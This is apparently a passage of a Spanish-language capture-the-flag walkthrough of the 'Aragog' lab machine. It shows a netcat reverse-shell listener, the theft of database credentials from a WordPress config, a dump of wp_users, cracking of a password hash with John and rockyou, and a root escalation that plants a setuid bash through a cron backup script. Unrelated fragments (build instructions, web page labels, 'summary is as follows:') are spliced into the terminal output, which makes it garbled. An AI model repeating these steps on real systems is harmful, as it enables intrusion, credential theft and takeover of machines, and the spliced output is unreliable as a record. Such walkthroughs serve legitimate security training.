(root㉿kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
# nc -nlvp 4444
```

Si se queda cargando cuando entramos otra vez es que ha funcionado la reverse shell



Como se puede ver ya estamos dentro si entramos en la terminal del enlace

```
(root@kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.20.30.4] from (UNKNOWN) [10.20.30.11] 41758
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
23:18:24 up 1:15, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE    JCPU    PCPU WHAT
www-data  pts/0    www-data    2021-03-19 00:00      0.00   0.00   0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Ponemos un entorno grafico mejor para actuar

```
(root@kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.20.30.4] from (UNKNOWN) [10.20.30.11] 41758
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
23:18:24 up 1:15, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE    JCPU    PCPU WHAT
www-data  pts/0    www-data    2021-03-19 00:00      0.00   0.00   0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ export TERM=xterm
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Aragog:/$ 
```

y miramos que hay dentro de este usuario (entramos en la carpeta por defecto de wordpress que se crea) y podemos ver 2 archivos, y miramos que hay dentro. En este caso hay un nombre de usuario y una pass

```
cd ..  
www-data@Aragog:/$ ls  
ls  
bin  home      lib32      media   root    sys  vmlinuz  
boot initrd.img.old lib64      mnt     run    tmp  vmlinuz.old  
dev  initrd.img.old libx32    nos     opt    sbin  usr  
etc  lib       lost+found  proc    srv    var  
www-data@Aragog:/$ cd /etc/wordpress  
cd /etc/wordpress  
www-data@Aragog:/etc/wordpress$ ls  
ls  
config-default.php  htaccess  
www-data@Aragog:/etc/wordpress$ cat config-default.php  
cat config-default.php  
<?php  
define('DB_NAME', 'wordpress');  
define('DB_USER', 'root');  
define('DB_PASSWORD', 'mySecr3tPass');  
define('DB_HOST', 'localhost');  
define('DB_COLLATE', 'utf8_general_ci');  
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');  
?>  
www-data@Aragog:/etc/wordpress$ █
```

Probamos a entrar con ese usuario en mysql ya que ponía que ese usuario es de una bbdd, y como se puede ver entramos a la bbdd

```
www-data@Aragog:/home/hagrid98$ mysql -u root -p  
mysql -u root -p  
Enter password: mySecr3tPass  
  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 41  
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> █
```

Miramos las tablas que existen en la bbdd y buscamos la que nos convenga mas

```
MariaDB [(none)]> show database;  ● March 31, 2021  ■ Uncategorized  ■ Leave a comment  
show database;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'show database' at line 1  
MariaDB [(none)]> show databases;  
show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| wordpress |  
+-----+  
4 rows in set (0.003 sec)  
  
Hello world!  
  
MariaDB [(none)]> use wordpress  
use wordpress  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A or -a --no-indexes. Edit and delete it, then start again!
```

En este caso es la de wordpress, miramos que tablas tiene y en este caso nos llama mas la atencion la de users.

```
MariaDB [wordpress]> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta
| wp_comments
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
| wp_wpfm_backup
+-----+
13 rows in set (0.000 sec)

MariaDB [wordpress]>
```

Entonces le decimos que nos enseñe todo lo que hay dentro de la tabla users a la cual nos da un user y una contraseña encriptada.

```
MariaDB [(none)]> select * from wp_users;
select * from wp_users;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> select * from wp_users
select * from wp_users
→ ;
; +-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | hagrid98 | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin | hagrid98@localhost.local | 2021-03-31 14:21:02 | 2021-03-31 14:21:02 | Temu | 10.20.30.7 | Temu | Temu |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [wordpress]>
```

Para desencriptarla la pasamos a un archivo y utilizamos la herramienta de jhon junto a un diccionario para que nos de la contraseña

```
[root@kali]# echo "$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc." >> pass.txt
```

```
[root@kali]# cat pass.txt
$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc.
```

Nicolas Guerra Garcia

```
(root㉿kali)-[~/home/n_guerra/Escritorio/aragog] Exploit-DB Google Hacking DB
└─# john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 show (?)yes
1g 0:00:00:00 DONE (2024-10-29 16:53) 4.000g/s 5760p/s 5760c/s 5760C/s teacher..michel
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.

└─#
```

Nos dio la contraseña del usuario entonces probamos a conectarnos por ssh

```
(root㉿kali)-[~/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
└─# ssh hagrid98@10.20.30.11
The authenticity of host '10.20.30.11 (10.20.30.11)' can't be established.
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPpTv2r6TrAs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.20.30.11' (ED25519) to the list of known hosts.
hagrid98@10.20.30.11's password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hagrid98@Aragog:~$
```

una vez dentro miramos que hay dentro de este usuario

```
hagrid98@Aragog:~$ ls -la
total 28
drwxr-xr-x 3 hagrid98 hagrid98 4096 May  2  2021 .
drwxr-xr-x 4 root    root   4096 Apr  1  2021 ..
-rw-r--r-- 1 hagrid98 hagrid98 220  Apr  1  2021 .bash_logout
-rw-r--r-- 1 hagrid98 hagrid98 3526  Apr  1  2021 .bashrc
drwxr--r-- 3 hagrid98 hagrid98 4096 Apr  1  2021 .gnupg
-rw-r--r-- 1 hagrid98 hagrid98   91  Apr  1  2021 horcrux1.txt
-rw-r--r-- 1 hagrid98 hagrid98  807  Apr  1  2021 .profile
hagrid98@Aragog:~$
```

Nicolas Guerra Garcia

Ya que no nos deja hacer sudo -l, hacemos un find donde tengamos privilegios

```
hagrid98@Aragog:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
hagrid98@Aragog:~$
```

Hay un directorio que es opt(optional) que es donde se guardan los archivos adicionales

```
hagrid98@Aragog:~$ cd /opt/
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root      root      4096 Apr  1  2021 .
drwxr-xr-x 18 root      root      4096 Mar 31 2021 ..
-rw-r-xr-x  1 hagrid98  hagrid98   81 Apr  1  2021 .backup.sh
hagrid98@Aragog:/opt$
```

donde podemos ver un archivo que se llama backup. Miramos que hay dentro de ese sh haciendo un cat

```
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
hagrid98@Aragog:/opt$
```

```
hagrid98@Aragog:/opt$ ls -la /tmp/
total 40
drwxrwxrwt 10 root root 4096 Oct 29 21:39 .
drwxr-xr-x 18 root root 4096 Mar 31 2021 ..
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .font-unix
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .ICE-unix
drwxrwxrwt  3 root root 4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-apache2.service-Lb6MjT
drwxrwxrwt  3 root root 4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-systemd-timesyncd.service-dr1Liu
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .Test-unix
drwxrwxr-x  6 root root 4096 Oct 29 20:36 tmp_wp_uploads
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .X11-unix
drwxrwxrwt  2 root root 4096 Oct 29 20:33 .XIM-unix
hagrid98@Aragog:/opt$
```

```
hagrid98@Aragog:/opt$ ls -la /tmp/tmp_wp_uploads/
total 24
drwxr-xr-x  6 root root 4096 Oct 29 20:36 .
drwxrwxrwt 10 root root 4096 Oct 29 21:39 ..
drwxr-xr-x  5 root root 4096 Oct 29 20:34 2021
drwxr-xr-x  3 root root 4096 Oct 29 20:34 2024
drwxr-xr-x  5 root root 4096 Oct 29 20:36 uploads
drwxr-xr-x  3 root root 4096 Oct 29 20:34 wp-file-manager-pro
hagrid98@Aragog:/opt$ cd /tmp/
hagrid98@Aragog:/tmp$
```

Nicolas Guerra Garcia

Si nos fijamos en el procesador de tareas podemos ver que cada X tiempo se ejecuta un archivo por detras.

Utilizamos el pspy que es una herramienta que te dice los procesos que se ejecutan

```
hagrid98@Aragog:~/tmp$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
--2024-10-29 21:53:11-- https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com) ... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c3250f07x-Amz-Algorithm=AWS4-HMAC-SHA256X-Amz-Credential=releaseassetproduction%2F20241029%2Fus-east-1%2Fs3%2Faws4_request%Amz-Date=20241029T162304Z&X-Amz-Expires=300&X-Amz-Signature=7d297b0ea35a7c25910866d077bf6f411cb06073a58704a074527df98d04f2d8X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream [following]
--2024-10-29 21:53:12-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c3250f07x-Amz-Algorithm=AWS4-HMAC-SHA256X-Amz-Credential=releaseassetproduction%2F20241029%2Fus-east-1%2Fs3%2Faws4_request%Amz-Date=20241029T162304Z&X-Amz-Expires=300&X-Amz-Signature=7d297b0ea35a7c25910866d077bf6f411cb06073a58704a074527df98d04f2d8X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com) ... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

Build                               100%[=====] 2.96M --.-KB/s   in 0.09s

2024-10-29 21:53:12 (31.5 MB/s) - 'pspy64' saved [3104768/3104768]

hagrid98@Aragog:~/tmp$ ls
which can create the release. For the latter, ensure Docker is installed, and then
run ./run.sh to build a Docker image, followed by ./make_build.
systemd-private-d115e93cdad843da9a1001213b5c5b87-apache2.service-Lb6MjT
systemd-private-d115e93cdad843da9a1001213b5c5b87-systemd-timesyncd.service-dr1L1u
tmp_wp_uploads
hagrid98@Aragog:~/tmp$ chmod +s pspy64 | chmod +x pspy64
hagrid98@Aragog:~/tmp$ 
```

## Nicolas Guerra Garcia

```
hagrid98@Aragog:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Download the released binaries here:
  https://github.com/DominicBreuker/pspy/releases
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-arm
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-arm64
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-mips
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-mips64
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-mips64abi
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-mipsel
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-mipsel64
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-mipsel64abi
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-powerpc
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-powerpc64
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-s390x
  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64-distro-x86_64

The statically compiled files could work on any Linux system but are quite huge.
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on
inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup ...
done
2024/10/29 21:54:22 CMD: UID=1000 PID=1382 | ./pspy64
2024/10/29 21:54:22 CMD: UID=0 PID=1375 |
2024/10/29 21:54:22 CMD: UID=0 PID=1368 |
2024/10/29 21:54:22 CMD: UID=0 PID=1345 | your PID=1345 in the Docker-based build process
2024/10/29 21:54:22 CMD: UID=0 PID=1345 | your PID=1345 in the Docker-based build process
```

Una vez iniciado lo que hacemos es esperar para ver si se ejecuta algun proceso, en este caso se ejecuta un proceso de backup al cual tenemos permisos


```
hagrid98@Aragog:/tmp$ ./pspy64 | grep backup
2024/10/29 21:55:01 CMD: UID=1000 PID=1400 | grep backup
2024/10/29 21:56:01 CMD: UID=0 PID=1409 | /bin/sh -c bash -c "/opt/.backup.sh"
2024/10/29 21:56:01 CMD: UID=0 PID=1410 | /bin/bash /opt/.backup.sh
```

```
hagrid98@Aragog:/tmp$ cd /opt/
hagrid98@Aragog:/opt$ ls
hagrid98@Aragog:/opt$ ls -la .backup.sh
-rwxr-xr-x 1 hagrid98 hagrid98 81 Apr 1 2021 .backup.sh
hagrid98@Aragog:/opt$ 
```

```
hagrid98@Aragog:/opt$ nano .backup.sh
```

Editamos el archivo y le añadimos una linea la cual crea un /bin/bash en archivos temporales y nos damos permisos a nosotros mismos a la carpeta de archivos temporales.



```
Archivo Acciones Editar Vista Ayuda .backup.sh Modified
GNU nano 3.2
#!/bin/bash
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
```

Esperamos a que se vuelva a ejecutar el archivo de backup

```
hagrid98@Aragog:/tmp$ ./pspy64 | grep backup
2024/10/29 22:00:41 CMD: UID=1000 PID=1435 | grep backup followed by make_build
2024/10/29 22:02:01 CMD: UID=0 PID=1444 | /bin/sh -c bash -c "/opt/.backup.sh"
2024/10/29 22:02:01 CMD: UID=0 PID=1445 | /bin/bash /opt/.backup.sh
2024/10/29 22:02:01 CMD: UID=0 PID=1446 | /bin/bash /opt/.backup.sh
2024/10/29 22:02:01 CMD: UID=0 PID=1447 | /bin/bash /opt/.backup.sh
^Chagrid98@Aragog:/tmp$ 
```

## Nicolas Guerra Garcia

```
^Chagrid98@Aragog:/tmp$ ls -la
total 4216
drwxrwxrwt 10 root      root      4096 Oct 29 22:02 .
drwxr-xr-x 18 root      root      4096 Mar 31  2021 ..
-rwsr-sr-x  1 root      root     1168776 Oct 29 22:02 bash
drwxrwxrwt  2 root      root      4096 Oct 29 20:33 .font-unix
drwxrwxrwt  2 root      root      4096 Oct 29 20:33 .ICE-unix
-rwsr-sr-x  1 hagrid98 hagrid98 3104768 Jan 18  2023 pspy64
drwx----- 3 root      root      4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-apache2.service-Lb6MjT
drwx----- 3 root      root      4096 Oct 29 20:33 systemd-private-d115e93cdad843da9a1001213b5c5b87-systemd-timesyncd.service
-dr1Liu
drwxrwxrwt  2 root      root      4096 Oct 29 20:33 .Test-unix
drwxr-xr-x  6 root      root      4096 Oct 29 20:36 tmp_wp_uploads
drwxrwxrwt  2 root      root      4096 Oct 29 20:33 .X11-unix
drwxrwxrwt  2 root      root      4096 Oct 29 20:33 .XIM-unix
hagrid98@Aragog:/tmp$ 
```

Como se puede ver en los archivos temporales esta el ejecutable que hemos hecho que nos cree, lo ejecutamos ya que nos dimos permisos y una vez ahí escribimos /tmp/bash -p que es para que ejecute ese archivo con los permisos de root

```
hagrid98@Aragog:/tmp$ ./bash
bash-5.0$ whoami
hagrid98
bash-5.0$ id
uid=1000(hagrid98) gid=1000(hagrid98) groups=1000(hagrid98)
bash-5.0$ 
```

summary is as follows:

```
bash-5.0$ /tmp/bash -p
bash-5.0# whoami
root
You can run pspy --help to learn all
bash-5.0# 
```

summary is as follows: